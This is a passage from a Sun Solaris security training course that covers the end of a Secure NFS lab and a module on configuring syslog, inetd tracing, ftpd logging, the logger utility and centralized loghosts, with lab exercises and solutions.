21. Open a new window on the client host and use the `rlogin` command to remotely log in to the client host as `root`. Change to the user's home directory and attempt to list the contents while the user is logged in and the user's credentials are in place.

```
client1$ rlogin client1 -l root  
Password:  
# cd /home/groucho  
/home/groucho: permission denied
```

22. Use the `su` command from the new window to change from `root` to the user and list the contents of the directory and the contents of the file in the directory.

```
# su groucho  
$ cd /home/groucho  
$ ls  
README          local.cshrc      local.login      local.profile  
$ cat README  
This file belongs to groucho
```

23. Return to the original user's window and remove the user's credentials using the `keylogout` command. Remember that credentials are automatically put in place at login time, but not when logging out, so it is important to remove them with the `keylogout` command.

```
client1$ keylogout  
client1$
```

24. Return to the window originally opened by `root` and again list the contents of the user's directory now that the user has removed the credentials. Also attempt to list the contents of the user's file.

```
$ ls
```

```
NFS getattr failed for server rootmaster: error 7 (RPC: Authentication error)
```

```
.: I/O error
```

```
$ cat README
```

```
NFS lookup failed for server rootmaster: error 7 (RPC: Authentication error)
```

```
cat: cannot open README
```

Notice that the message returned indicates that authentication is no longer valid for `root` impersonating the user.

25. Log out of both windows.

Note – The following steps can be used to return the two hosts to their original state if mistakes are made in the process of configuring NIS+. They should also be performed at the end of this exercise to return the system to a ready state for additional exercises. Perform these steps on both hosts.

26. Log in to the `rootmaster` as `root`; remove the NIS+ tables, root key, and default domain setting; and set the information service such that it uses the `/etc/hosts` file instead of NIS+.

```
# rm -r /var/nis
# rm /etc/.rootkey
# rm /etc/defaultdomain
# cp /etc/nsswitch.files /etc/nsswitch.conf
```

27. Remove any user accounts; the home directories; and entries in the `/etc/dfs/dfstab`, `/etc/auto_home`, `/etc/passwd`, and `/etc/shadow` files.

28. Reboot the hosts.

```
# init 6
```

Check Your Progress

Before continuing on, check that you are able to accomplish or answer the following:

- ☐ Describe Secure RPC as it relates to Secure NFS
- ☐ Describe the security advantages of Secure NFS over NFS
- ☐ Configure an NIS+ name server and client to support the use of NFS
- ☐ Configure Secure NFS to securely share specific file systems with certain users

Think Beyond

Consider your computer environment and whether there is a chance that your network contains systems that are open to attack by users who might impersonate another user and inject data into your file systems. Is Secure NFS the solution for you?

Objectives

Upon completion of this module, you should be able to:

- Configure `inetd` to add TCP connection logging using `syslog` messages for the `telnet` and `ftp` services
- Configure `syslog` to capture log messages into a separate log file for incoming network services such as:
 - ▼ `telnet`
 - ▼ `rsh`
 - ▼ `rlogin`
 - ▼ `ftp`
- Configure a loghost machine to act as a centralized `syslog` message collection site

Relevance



Discussion – The Solaris Operating Environment has many built-in utilities, which can be used in many different ways, depending on the users' intentions.

Can you:


- Configure the `syslog` facility to log debug messages?
- Configure a centralized logging host?

Additional Resources



Additional resources – The following references can provide additional details on the topics discussed in this module:

- Frisch, Aler. 1995. *Essential System Administration*. O'Reilly & Associates, Inc.
- Garfinkel, Simson, and Spafford, Gene. 1996. *Practical UNIX & Internet Security*. O'Reilly & Associates, Inc.



Sun Educational Services

Why Use syslog?

- Provides easier messaging for application writers
- Enables applications to rely on it
- Creates a typical log file entry contains
 - Date
 - Hostname
 - Daemon
 - Protocol
 - Internet protocol address

Why Use syslog?

In the early days of UNIX, each utility which required logging created and managed individual log files. During the development of Berkeley UNIX, the notion of employing a single logging facility was advanced as a means of simplifying and centralizing the maintenance and evaluation of logged data. To this end, the system logging facility daemon, `syslogd`, was developed. Standard library functions would be employed to pass status messages and other logged information to the `syslogd` process.

Application programmers can use the `syslog` function to send notification messages without having to concern themselves with the existence of log files. The `syslog` function sends messages to the `syslog` daemon (`syslogd`) which can:

- Append them to a specified log file
- Forward messages to users using the `write` utility
- Write them to the system console
- Forward message to the `syslogd` of another network host

The manner in which `syslogd` handles messages can be configured by editing the `/etc/syslog.conf` configuration file and specifying the message severity level within the application or daemon.

Note – The implementation of this message facility can and does vary for different programs. For example, two different developers may have differing opinions as to what constitutes an “alert” level event. The online manual pages are a good source of specific information for particular programs.

This can be useful because utilities such as `telnet` and `ftp` can be monitored very closely if required. Incoming activities are logged and each log entry is time stamped. A script can be used to check the log files for any anomalies, automating the process further. Tools such as Solstice SyMON™, Swatch, Xlogmaster, and logcheck can be configured to watch for specific messages and perform an action based on the message.

The previously mentioned tools can be located at the following sites:

- SyMON, Sun Management Center – <http://www.sun.com/symon/>
- swatch – <http://www.ciac.org/ciac/ToolsUnixSysMon.html>
- Xlogmaster – <ftp://ftp.gnu.org/pub/gnu/>
- logcheck – <http://www.psionic.com/abacus/logcheck/>

Example of syslog Log File Entry

The tail command with the -f switch can be used to monitor the syslog file in real time.

```
# tail -f /var/adm/messages
```

```
May 21 15:18:13 jeeves inetd[10126]:telnet[10128] from 123.15.51.68 45800
```

Scripts can be used to automatically parse the log files and email interested parties should any unusual activity be found. For example, a script which checks the /var/adm/messages log file for users that have switched to root and mails the results to a user would be similar to the following:

```
# cat ./tell-tale
```

```
#!/bin/csh
```

```
# search for su to root and mail results to responsible party
```

```
grep "su root" /var/adm/messages | \
```

```
mailx -s "Switch user detected" georget@sun.com
```

```
#
```

The received email would be similar to the following:

```
Date: Thu, 24 Sep 1998 14:42:04 -0600
```


```
From: root@widget.Sun.COM (George T)
```

```
To: georget@Sun.COM
```

```
Subject: Switch user detected
```

```
Sep 24 07:35:54 widget su: 'su root' failed for fredb on /dev/pts/5
```

```
Sep 24 12:47:29 widget su: 'su root' failed for fredb on /dev/pts/5
```

Configuring /etc/syslog.conf

- Tab-separated entries – the selector and action fields
 - `facility.level; facility.level<TAB>action`
- Selector field – `facility.level; facility level`
 - Facility – `auth`, `daemon`, `*`, and so on
 - Level – `none`, `debug`, `emerg`, and so on
- Action field – Target for message
- Sample entry – `*.emerg<TAB>*`

Configuring /etc/syslog.conf

The `/etc/syslog.conf` is the configuration file that controls which messages are forwarded and where they are forwarded to.

The `/etc/syslog.conf` file configuration entry consists of two tab-separated entries, the *selector* and *action* fields.

Placing the following entry in `/etc/syslog.conf` file will cause emergency messages for all facilities to be sent to users who are logged on:

```
*.emerg      *
```

where

```
*.emerg      Is the selector field; * is the facility
              . is the delimiter, and emerg is the level of message
```

```
*            Is the action field
```

If you want the `syslogd` daemon to use a configuration file other than the default, you must specify the file name with the `syslogd -f config_file` command.

To gain an understanding of the `/etc/syslog.conf` file examine the following example:

```
#
# syslog.conf example
#
# facilities: kern user mail daemon auth lpr news uucp
# priorities: emerg alert crit err warning notice info debug
#
# [1]      [2]                                [3]
kern.debug      /var/adm/kern_log
user.debug      /var/adm/user_log
daemon.debug    /var/adm/daemon_log
syslog.debug;auth.notice /var/adm/messages
lpr,mail.debug  /var/adm/misc_log
kern.debug      /var/adm/messages
kern.debug      /dev/console
*.emerg         *
```

Each `/etc/syslog.conf` file entry has the following entry syntax:

1. Specifies the facility, which is the program generating the message.
2. Specifies the severity level. The `syslogd` daemon logs all messages of the selected severity level in addition to all messages of greater severity.
3. Specifies what action the daemon will perform on a message.

The `syslogd` daemon ignores blank lines and lines by specifying the `#` character as the first character in a line. This is used to include comments or disable an entry in the `/etc/syslog.conf` file.

The facility and severity level must be separated from the destination by one or more tabs. Multiple facilities and severity levels listings are separated with semicolons. In the prior example, messages from the `auth` facility of `notice` severity level and higher, and messages from the `syslog` facility of `debug` severity level and higher are logged to `/var/adm/messages`.

More than one facility using the same security level can be specified by separating them with commas. In the prior example, messages from the `mail` and `lpr` facilities of debug severity level and higher are logged to the `/var/adm/misc_log` file.

Selector Field

The selector field is a semicolon-separated list of priority specifications of the form *facility.level; facility.level*.

Facility

Facility is a system facility which is defined by

<code>auth</code>	The authorization system including <code>login</code> , <code>su</code> , and <code>getty</code> .
<code>cron</code>	The <code>cron</code> and <code>at</code> facility including <code>crontab</code> , <code>at</code> , and <code>cron</code> .
<code>daemon</code>	System daemons such as <code>in.ftpd</code> .
<code>kern</code>	Messages generated by the kernel.
<code>local0-7</code>	Section reserved for local use.
<code>lpr</code>	The line printer spooling system: <code>lpr</code> and <code>lpc</code> .
<code>mark</code>	Timestamp messages produced internally by <code>syslogd</code> .
<code>mail</code>	The mail system.
<code>news</code>	Section reserved for network news systems.
<code>user</code>	Messages generated by user processes. This is the default priority for messages from programs or facilities not listed in this file.
<code>uucp</code>	The UNIX to UNIX copy (UUCP) system; it does not currently use the <code>syslog</code> mechanism.
<code>*</code>	All facilities except the <code>mark</code> facility.

Level

Level is the severity of the message. Levels in order of severity from lowest to highest are

none	Messages from the indicated facility that are not sent to the selected file. For example, a selector of <code>*.debug;mail.none</code> will send all messages, except mail messages, to the selected file.
debug	Messages that are normally used only when debugging a program.
info	Informational messages.
notice	Non-critical messages or unusual events that may require further investigation. A configuration entry with a level value of <code>notice</code> must appear on a separate line.
warning	Warning messages.
err	Other errors.
crit	Warnings about critical conditions, such as hard device errors.
alert	Conditions that should be corrected immediately, such as a corrupted system database.
emerg	Panic conditions that would normally be broadcast to all users.

Action Field

The action field defines where the message should be forwarded to and can have any one of the following forms:

<i>/filename</i>	Specifies the name of the output log file. An absolute pathname is required.
<i>@host</i>	Forwards messages to the <code>syslogd</code> of the remote system. Hostname or IP address must have an @ sign prefix.
<i>user1, user2</i>	Sends messages to <code>user1</code> and <code>user2</code> if they are logged in.
<i>*</i>	Ensures all logged-in users receive messages.


syslogd

The configuration file is read each time `syslogd` starts. The `/etc/rc2.d/S74syslog` file starts `syslogd` during each system boot. The `syslogd` can be manually started or stopped with the command:

```
# /etc/init.d/syslog start | stop
```

The `syslogd` will also reread its configuration file, and close and re-open log files if it receives a `SIGHUP` signal.

```
# kill -HUP `cat /etc/syslog.pid`
```



Using Different syslog Severity Levels

- Different severity levels for events
- Not all available severity levels are used by every program

For example, `inetd` supports `syslog` messaging when the `trace` option is used. Only the `notice` severity level is supported.

Using Different syslog Severity Levels

Different severity levels of messages can be used to better track facility events. An example is the manual page entry for the `inetd` facility.

Note – The Internet services daemon, `inetd`, provides services for many network protocols including `telnet` and `FTP`.

The following online manual page entry for `inetd` shows that only the daemon facility and the notice message level is supported:

```
% man inetd
Maintenance Commands                               inetd(1M)

NAME
  inetd - Internet services daemon
...
...
```

-t Instructs `inetd` to trace the incoming connections for all of its TCP services. It does this by logging the client's IP address and TCP port number, along with the name of the service, using the `syslog(3)` facility. UDP services can not be traced. **When tracing is enabled, `inetd` uses the syslog facility code ``daemon'' and ``notice'' priority level.**

...
...

Using the `-t` switch as an argument to the `inetd` command allows for TCP tracing. Note that `inetd` only sends messages at the `daemon` facility and `notice` message levels.

Edit the `/etc/rc2.d/S72inetsvc` file and add the `-t` trace switch to the line that starts the `inetd` daemon, the entry should now look similar to the following:

```
# grep inetd S72inetsvc
/usr/sbin/inetd -s -t
```

Note – The `inetd` process must be sent a HUP signal or be restarted to force it to read the `/etc/inet/inetd.conf` configuration file.



Sun Educational Services

Using syslog With telnet

- Have the daemon facility report for telnet
- Edit `S72inetdsvc` and add trace (t) option for `inetd`

```
# grep 'inetd -s' /etc/rc2.d/S72inetdsvc
/usr/sbin/inetd -s -t
# grep '^daemon' /etc/syslog.conf
daemon.notice      /var/adm/messages
#
```

Using syslog With telnet

The `telnet` utility uses the daemon facility. (See the “Configuring /etc/syslog.conf” section on page 10-7.) Recall from the “Using Different syslog Severity Levels” section on page 10-12 that `inetd` performs reporting for standard network services and that it reports at the notice level.

```
# grep '^daemon' /etc/syslog.conf
daemon.notice/var/adm/messages
```

Note – Only *tabs* are permitted as white space.

Other log files can be used instead of the default. For example, the following entry would log to the `/var/adm/daemon-notice.log` log file:

```
daemon.notice      /var/adm/daemon-notice.log
```


The trace option for the `inetd` daemon must be supplied for `syslog` messaging. The `inetd` process must be restarted.

```
# grep 'inetd -s' /etc/rc2.d/S72inetsvc
/usr/sbin/inetd -s -t
```

The notice entry will cause all daemon messages of level notice to be sent to the `/var/adm/messages` file.

```
# tail -f /var/adm/messages
Nov 30 13:38:17 grommit inetd[153]: telnet[2071] from 129.147.11.58 38814
Nov 30 13:39:29 grommit inetd[153]: telnet[2075] from 129.147.43.69 41711
```

The `/var/adm/messages` file must exist and the `syslog` daemon must be stopped and started, or sent a HUP signal.

```
# kill -HUP `cat /etc/syslog.pid`
```



Using syslog With ftp

- Have the daemon facility report for ftp
- Edit `/etc/inet/inetd.conf` to resemble

```
ftp stream tcp nowait root \
/usr/sbin/in.ftpd in.ftpd -dl
```

- Restart `inetd`
- Have `syslog` log incoming ftp entries

Using syslog With ftp

The `ftp` utility also uses the `daemon` facility. (See the “Configuring `/etc/syslog.conf`” section on page 10-7.)

Configuring `in.ftpd` to Provide Logging

Edit the `/etc/inet/inetd.conf` file and add the debug (`-d`) and logging (`-l`) switches to enable logging to the `syslog` utility. The entry in the `/etc/inet/inetd.conf` file should be similar to the following:

```
# grep in.ftpd /etc/inet/inetd.conf
ftp stream tcp nowait root /usr/sbin/in.ftpd in.ftpd -dl
```

Restarting inetd

The Internet services daemon (`inetd`) must be sent a HUP signal or be restarted to force it to read the `/etc/inet/inetd.conf` configuration file.

```
# ps -ef | grep inetd
  root   140      1  0   Sep 09 ?           0:00 /usr/sbin/inetd -s -t
# kill -HUP 140
```

Viewing ftp Log Entries

Use the `tail` command to monitor the `syslog` log file in real time.

```
# tail -f /var/adm/messages
Sep 24 15:59:27 widget ftpd[445]: FTPD: connection from gadget at Thu Sep
24 15:59:27 1998
```



Sun Educational Services

The logger Utility

- Enables a system administrator to add one-line entries to the system log file

```
logger [ -i ] [ -f file ] [ -p priority ] [ -t tag ] [ message ]
```

- Uses command options

- `-f file`
- `-i`
- `-p priority`
- `-t tag`
- `message`

The logger Utility

With the `logger` command a system administrator can add one-line entries to the system log file from the command line.

Command Format

```
logger [ -i ] [ -f file ] [ -p priority ] [ -t tag ]  
[ message ]
```

Command Options

<code>-f file</code>	Use the contents of <i>file</i> as the message to log (<i>file</i> must exist).
<code>-i</code>	Log the process ID of the logger process with each line.
<code>-p priority</code>	Enter the message with the specified priority.

<code>-t tag</code>	Mark each line added to the log with the specified tag.
<code>message</code>	Concatenate the string arguments in the message together, in the order specified, separated by single-space characters.

Examples

The following example logs the message “System rebooted” to the default priority level `notice` and the facility `user` for `syslogd`.


```
# logger System rebooted
```

The next example logs the message “This is a test of `auth.notice`” with the tag `TEST` at priority `notice` and facility `auth`.

```
# logger -p auth.notice -t TEST “This is a test of auth.notice”
```

The next example reads from the `/etc/motd` file and logs each line of that file as a message with the tag `TEST2` at priority `notice` and facility `auth`.

```
# logger -p auth.notice -t TEST2 -f /etc/motd
```



Using syslog to Log Messages to a Remote Host

- Advantages of centralized logging include:
 - Logs are on one server providing all information while troubleshooting complex problems
 - Backups of log information are run from one server instead of several
 - Real-time log monitoring for multiple hosts is enabled

Using syslog to Log Messages to a Remote Host

Considering Centralized Logging


The default `/etc/syslog.conf` file keeps all messages on the local host. In a small environment this may be adequate but on a large network managing the log data becomes quite difficult. The `syslogd` daemon can be configured to automatically send log data to a central `syslogd` server. Advantages of centralized logging include:

- Complex problems involving multiple systems can be easier to troubleshoot since all of the error information is on one server instead of several.
- If your site requires rotation and tape backup of the system logs, your task becomes easier with one log server.
- Centralized, real-time, log monitoring enables proactive problem solving instead of reactive “fire fighting.”

Using Centralized Logging

There are considerations to be taken when configuring a central log host. The data is typically sent in cleartext, allowing an attacker to view data as it is being transferred. Be aware that false `syslog` messages can create erroneous audit tracks. When examining audit data, treat all information with caution. Consider the following to help prevent security breaches due to remote logging

- Configure `syslogd` to send a copy of the most important data to a secure system. This may prevent an intruder from covering his tracks by altering the system log files.
- You may want to have events from all of the systems logged on multiple log servers. One log server is a single failure point in the event of a system failure. Also, if an intruder alters the system log files of one log server he will still need to track break into the additional log server(s) to hide his tracks.



Sun Educational Services

Configuring and Debugging Logging to Remote Hosts

- Edit `/etc/syslog.conf` and place an entry in the following form:

```
auth.notice                @loghost
```

- Restart `inetd`
- Troubleshoot `syslog` problems
 - Stop the `syslogd` daemon
 - Run `syslogd` in debug mode
 - Use the command `/usr/sbin/syslogd -d`

Configuring and Debugging Logging to Remote Hosts

You send `syslog` messages to a remote host by specifying that host in the action field in the following form in the `/etc/syslog.conf` file:

```
auth.notice                @loghost
```

or

```
auth.notice                @groucho
```

Note – The term *loghost* is just an alias which is used by convention. Make sure *loghost* is defined correctly for your name service. Verify with `ping -s loghost` or specify the desired hostname in place of *loghost*.

Edit the `/etc/syslog.conf` file on the system you want the log data to be forwarded from. The entry in the `/etc/syslog.conf` file would be similar to the following:


```
# grep loghost /etc/syslog.conf
```

```
auth.notice
```

```
@loghost
```

No modifications need to be made to `/etc/syslog.conf` on the *loghost*, unless you are redefining the targets for specific facilities. In other words, the facility you log to the remote host will be logged according to how the action field is set up on that system. You must restart `syslogd` for changes to take effect.

```
# ps -ef | grep syslog
```

```
root    162      1  0 15:34:26 ?          0:00 /usr/sbin/syslogd
root    882    876  1 11:39:54 pts/2      0:00 grep syslog
```

```
# kill -HUP 162
```

The following example logs to both *loghost1* and *loghost2*:

```
*.err;kern.debug;auth.notice /dev/console
daemon,auth.notice           /var/adm/messages
mail.*                        @loghost1,@loghost2
auth.*                        @loghost1,@loghost2
*.emerg                       @loghost1,@loghost2
*.alert                       @loghost1,@loghost2
mark.*                        /dev/console
```

Additional troubleshooting of `syslog` can be performed by running `syslogd` in debug mode. Debug mode for `syslogd` must run in the foreground.

```
# ps -ef | grep syslog
```

```
root    162      1  0 15:34:26 ?          0:00 /usr/sbin/syslogd
root    882    876  1 11:39:54 pts/2      0:00 grep syslog
```

```
# kill -HUP 162
```

```
# /usr/sbin/syslogd -d
```

Examine the output, particularly at the beginning. The following is healthy output:

```
# /usr/sbin/syslogd -d
getnets() found 1 addresses, they are: 0.0.0.0.2.2
off & running....
init
amiloghost() testing 129.151.30.223.2.2
cflne(*.err;kern.notice;auth.notice;user.none           /dev/console)
cflne(*.err;kern.debug;daemon.notice;mail.crit;user.none
/var/adm/messages)
cflne(*.alert;kern.err;daemon.err;user.none             operator)
cflne(*.alert;user.none                                 root)
```

```

cfline(*.emerg;user.none                *)
cfline(auth.notice                       @loghost)
cfline(mail.debug                        @loghost)
cfline(user.err                          /dev/console)
cfline(user.err                          /var/adm/messages)
cfline(user.alert                        root, operator)
cfline(user.emerg                        *)
cfline(daemon.notice                    /dev/console)
cfline(daemon.notice                    shughes)
cfline(daemon.notice                    @groucho)
cfline(daemon.notice                    /nsr/logs/messages)
cfline(daemon.notice                    operator)
cfline(local0.notice                    /nsr/logs/summary)
cfline(local0.alert                     root, operator)

```

If the target is not valid, you will generally see error messages here.
Here is an example:

```

# /usr/sbin/syslogd -d
getnets() found 1 addresses, they are: 0.0.0.0.2.2
off & running...
init
amiloghost() testing 129.151.30.223.2.2
cfline(*.err;kern.notice;auth.notice;user.none /dev/console)
cfline(*.err;kern.debug;daemon.notice;mail.crit;user.none
/var/adm/messages)
cfline(*.alert;kern.err;daemon.err;user.none operator)
cfline(*.alert;user.none root)
cfline(*.emerg;user.none *)
cfline(auth.notice /var/log/authlog )
syslogd: /var/log/authlog : No such file or directory
logmsg: pri 53, flags 8, from superfreak, msg syslogd: /var/log/authlog :
No
such file or directory

```

Note – It may also be useful to use `logger` to test the facility in question while `syslogd` is in debug mode.

Exercise: `syslog` and Auditing Utilities



Exercise objective – Familiarize yourself with the `syslog` utility and BSM auditing by configuring different methods of logging.

Preparation

Ensure that you have returned your system to normal after Module 4, “Common Security Cracks,” exercise by running the `mv-back` script or issuing the following commands:

```
# mv /usr/bin/.telnet.orig /usr/bin/telnet
# mv /usr/bin/.rlogin.orig /usr/bin/rlogin
```

Task 1 – Configuring `syslog`, `inetd`, and `in.ftpd`

The purpose of this lab is to configure the `syslog` daemon to perform remote logging, and to configure `inetd` and `in.ftpd` to send additional information to the `syslog` daemon.

Work in teams of two for this exercise. Note that your host names will vary. Select one host to act as the logging host (hereinafter referred to as the loghost) and one host to forward its logging information to the loghost (hereinafter referred to as the client). In addition, the loghost will configure a log file specifically for logging authentication events, and another for logging user-defined (`local0`) events.

On the loghost:

1. Edit `/etc/syslog.conf` to add a new entry which specifies that `auth.notice` events will be logged to `/var/adm/notices` and that `local0.debug` events will be logged to `/var/adm/local0`.
2. Create the log files to accept the output from `syslogd`.
3. Force `syslogd` to reread `/etc/syslog.conf`.

4. Log in to the loghost from a remote location. Examine the entry in `/var/adm/notices`.
5. Generate a `local0` facility debug message using `logger` and examine the associated log file.
6. Stop `syslogd` and restart it with debug options.
7. Make a copy of `/etc/syslog.conf` and duplicate the following lines at the bottom of the file. Delete the first occurrence of the lines from the file.

<code>auth.notice</code>	<code>/var/adm/notices</code>
<code>daemon.notice</code>	<code>/var/adm/notices</code>
<code>local0.debug</code>	<code>/var/adm/local0</code>

8. Stop `syslogd` and restart it with debug options. Observe the output. Are there any errors?

-
9. Replace `/etc/syslog.conf` with the copy saved in step 7.
 10. Stop `syslogd` and restart it without the debug options.

Task 2 – Using `syslog.conf`

On the client host:

1. Log in as `root` on the client host and edit `/etc/syslog.conf` to permit logging of messages to the loghost. (The client may also perform local logging.)
2. Force `syslogd` to reread `/etc/syslog.conf`.
3. Generate a `local0` facility debug message using `logger`.
4. Generate an `auth` facility notice message using `logger`.
5. Examine the log files on the loghost.

Task 3 – Logging Daemons

On *both* loghost and client:

1. Edit `/etc/inet/inetd.conf` to add the logging (`-l`) option to the `ftp` daemon (`in.ftpd`).
2. Edit `/etc/init.d/inetsvc` to add the trace (`-t`) option to `inetd`.
3. Reboot the system.
4. Use various network services such as `telnet`, `ftp`, `spray`, `rwall`, and others to communicate between the loghost and the client.
5. Examine the log files on the loghost.

Exercise Summary



Discussion – Take a few minutes to discuss what experiences, issues, or discoveries you had during the lab exercises.

- Experiences

- Interpretations

- Conclusions

- Applications

Task 1 Solutions – Configuring `syslog`, `inetd`, and `inftpd`

The purpose of this lab is to configure the `syslog` daemon to perform remote logging, and to configure `inetd` and `in.ftpd` to send additional information to the `syslog` daemon.

Work in teams of two for this exercise. Note that your host names will vary. Select one host to act as the logging host (hereinafter referred to as the loghost) and one host to forward its logging information to the loghost (hereinafter referred to as the client). In addition, the loghost will configure a log file specifically for logging authentication events, and another for logging user-defined (`local0`) events.

On the loghost:

1. Edit `/etc/syslog.conf` to add a new entry which specifies that `auth.notice` events will be logged to `/var/adm/notices` and that `local0.debug` events will be logged to `/var/adm/local0`.

Note – Many lines are not displayed in this example.

```
# vi /etc/syslog.conf
*.err;kern.notice;auth.notice;user.none      /dev/console
*.err;kern.debug;daemon.notice;mail.crit;user.none /var/adm/messages

auth.notice                                  /var/adm/notices
daemon.notice                               /var/adm/notices
local0.debug                                /var/adm/local0
```

2. Create the log files to accept the output from `syslogd`.

```
# touch /var/adm/notices /var/adm/local0
```

3. Force syslogd to re-read /etc/syslog.conf.

If you did not reboot the system you will need to stop and start the syslog daemon manually. You can also use the script /etc/init.d/syslog to restart syslogd.

```
# ps -ef | grep syslog
root  160      1  0 15:28:53 ?          0:00 /usr/sbin/syslogd
root  882     876  1 11:36:10 pts/0      0:00 grep syslog
# kill -HUP 160
```

4. Log in to the loghost from a remote location. Examine the entry in /var/adm/notices.

```
[remote]# telnet loghost
Trying 172.16.1.25...
Connected to loghost.
Escape character is '^]'.
UNIX(r) System V Release 4.0 (loghost)
login:
Last login: Wed May  7 16:31:59 on console
Sun Microsystems Inc.  SunOS 5.5.1      Generic May 1996
#
```

The output in the shell where the tail command is running is similar to the following:

```
# tail /var/adm/notices
May  6 14:35:12 loghost login: ROOT LOGIN /dev/pts/0 FROM host1
May  6 14:47:44 loghost login: ROOT LOGIN /dev/pts/0 FROM host1
May  6 14:48:29 loghost login: ROOT LOGIN /dev/pts/1 FROM host5
May  6 15:36:33 loghost login: ROOT LOGIN /dev/console
May  6 15:48:26 loghost su: 'su root' succeeded for juliet on /dev/pts/0
May  6 16:03:22 loghost login: ROOT LOGIN /dev/console
May  6 16:12:04 loghost login: ROOT LOGIN /dev/console
May  7 13:47:45 loghost login: ROOT LOGIN /dev/console
May  7 16:05:18 loghost login: ROOT LOGIN /dev/console
May  8 09:50:05 loghost login: ROOT LOGIN /dev/pts/8 FROM client
May  8 09:50:05 verdun inetd[161]: telnet[5345] from 192.152.54.27 32782
#
```


5. Generate a `local0` facility debug message using `logger`.

```
# logger -p local0.debug -t TEST This is a test
#
```

The output in the shell where the `tail` command is running is similar to the following:

```
# tail /var/adm/local0
May  8 10:05:20 loghost TEST: This is a test
```

6. Stop `syslogd` and restart it with debug options.

```
# ps -ef | grep syslog
root    162  1  0 15:34:26 ?                0:00 /usr/sbin/syslogd
# kill -9 162
#
```

The output from `syslogd` in debug should be similar to the following:

```
# /usr/sbin/syslogd -d
getnets() found 1 addresses, they are: 0.0.0.0.2.2
amiloghost() testing 129.147.11.58.2.2
I am loghost
cflne(*.err;kern.notice;auth.notice /dev/console)
cflne(*.err;kern.debug;daemon.notice;mail.crit /var/adm/messages)
cflne(*.alert;kern.err;daemon.err operator)
cflne(*.alert root)
cflne(*.emerg *)
cflne(auth.notice /var/adm/notices)
cflne(daemon.notice /var/adm/notices)
cflne(local0.debug /var/adm/local0)
cflne(mail.debug /var/log/syslog)

syslogd: version 1.68
Started: Fri Dec 24 12:01:08 1999
Input message count: system 0, network 0
# Outputs: 9
```

[illegible]

```
X X X X X X X X X X X X X X X X 7 X X X X X X X X FILE: /var/adm/local0
X X 7 X X X X X X X X X X X X X X X X X X X X X X X X FILE: /var/log/syslog
...
...
...
Per File Statistics
off & running....
Logging to FILE /var/adm/messages
Logging to FILE /var/adm/messages
```

7. Make a copy of the `/etc/syslog.conf` and duplicate the following lines at the bottom of the file. Delete the first occurrence of the lines from the file.

```
# cp /etc/syslog.conf /etc/syslog.conf.orig
# vi /etc/syslog.conf
```

```
auth.notice          /var/adm/notices
daemon.notice        /var/adm/notices
local0.debug         /var/adm/local0
```

8. Stop `syslogd` and restart it with debug options. Observe the output. Are there any errors?

```
# ps -ef | grep syslog
root 2188 0 15:55:22 ?          0:00 /usr/sbin/syslogd -d
# kill -9 2188
#
```

`syslogd` should report an error regarding “unknown priority as follows:

```
# /usr/sbin/syslogd -d
getnets() found 1 addresses, they are: 0.0.0.0.2.2
amiloghost() testing 129.147.11.58.2.2
I am loghost
cfline(*.err;kern.notice;auth.notice /dev/console)
cfline(*.err;kern.debug;daemon.notice;mail.crit /var/adm/messages)
cfline(*.alert;kern.err;daemon.err operator)
cfline(*.alert root)
cfline(*.emerg *)
cfline(mail.debug /var/log/syslog)
cfline(auth.notice /var/adm/notices)
syslogd: line 34: unknown priority name "notice
/var/adm/notices"
```

```
cfline(daemon.notice                               /var/adm/notices)
syslogd: line 35: unknown priority name "notice
/var/adm/notices"
cfline(local0.debug                                /var/adm/local0)
syslogd: line 36: unknown priority name "debug
/var/adm/local0"
```

```
syslogd: version 1.68
Started: Fri Dec 24 12:03:07 1999
Input message count: system 0, network 0
# Outputs: 9
```

9. Replace `/etc/syslog.conf` with the copy saved in step 7.

```
# mv /etc/syslog.conf.orig /etc/syslog.conf
```

10. Stop `syslogd` and restart it without the debug options.

```
# ps -ef | grep syslog
root 2224 0 16:21:14 ?          0:00 /usr/sbin/syslogd -d
# kill -9 2224
# /usr/sbin/syslogd
```

Task 2 Solutions – Using syslog.conf

On the client host:

1. Log in as **root** on the client host and edit **/etc/syslog.conf** to permit logging of messages to the loghost. (The client may also perform local logging.)

Note – Many lines are not displayed in this example.

```
# vi /etc/syslog.conf
*.err;kern.notice;auth.notice;user.none      /dev/console
*.err;kern.debug;daemon.notice;mail.crit;user.none /var/adm/messages

auth.notice      /var/adm/notices
daemon.notice    /var/adm/notices
auth.notice      @loghost
local0.debug     @loghost
```

2. Force syslogd to reread **/etc/syslog.conf**.

```
# ps -ef | grep syslog
root  162      1  0 15:34:26 ?          0:00 /usr/sbin/syslogd
root  882    876  1 11:39:54 pts/2      0:00 grep syslog
# kill -HUP 162
#
```

3. Generate a **local0** facility debug message using **logger**.

```
# logger -p local0.debug -t TEST This is a test from client
```

4. Generate an **auth** facility notice message using **logger**.

```
# logger -p auth.notice -t AUTH Checking out auth logging
```

Note – Remote or local logins will also generate **auth.notice** messages.

5. Examine the log files on the loghost.

*The output in the shell where the **tail** command is running is similar to the following:*

```
# tail local0
```

```
Dec 23 12:11:25 grommit TEST: This is a test
```

```
Dec 23 12:43:49 blueyes TEST: This is a test from the client
```

```
# tail notices
```

```
Dec 23 12:01:59 grommit login: ROOT LOGIN /dev/pts/9 FROM lightbandit
```

```
Dec 23 12:03:06 grommit su: 'su root' succeeded for shughes on /dev/pts/4
```

```
Dec 23 12:44:37 blueyes AUTH: Checking out auth logging
```

Task 3 Solutions – Logging Daemons

On *both* loghost and client:

1. Edit `/etc/inet/inetd.conf` to add the logging (`-l`) option to the ftp daemon (`in.ftpd`).

Note – Many lines are not displayed in this example.

```
# vi /etc/inet/inetd.conf
```

```
# Ftp and telnet are standard Internet services.
```

```
#
```

```
ftp      stream tcp      nowait  root    /usr/sbin/in.ftpd      in.ftpd -l
```

```
telnet   stream tcp      nowait  root    /usr/sbin/in.telnetd   in.telnetd
```

2. Edit `/etc/init.d/inetsvc` to add the trace (`-t`) option to `inetd`.

Note – Many lines are not displayed in this example.

```
# vi /etc/init.d/inetsvc
```

```
#
```

```
# Run inetd in "standalone" mode (-s flag) so that it doesn't have
```

```
# to submit to the will of SAF. Why did we ever let them change inetd?
```

```
#!/usr/sbin/inetd -s -t
```

3. Reboot the system.

```
# init 6
```

4. Use various network services such as `telnet`, `ftp`, `spray`, `rwall`, and others to communicate between the loghost and the client.
5. Examine the log files on the loghost.

The output in the shell where the `tail` command is running is similar to the following:

```
# tail -f /var/adm/local0
```

```
Dec 23 12:11:25 grommit TEST: This is a test
Dec 23 12:43:49 blueyes TEST: This is a test from the client
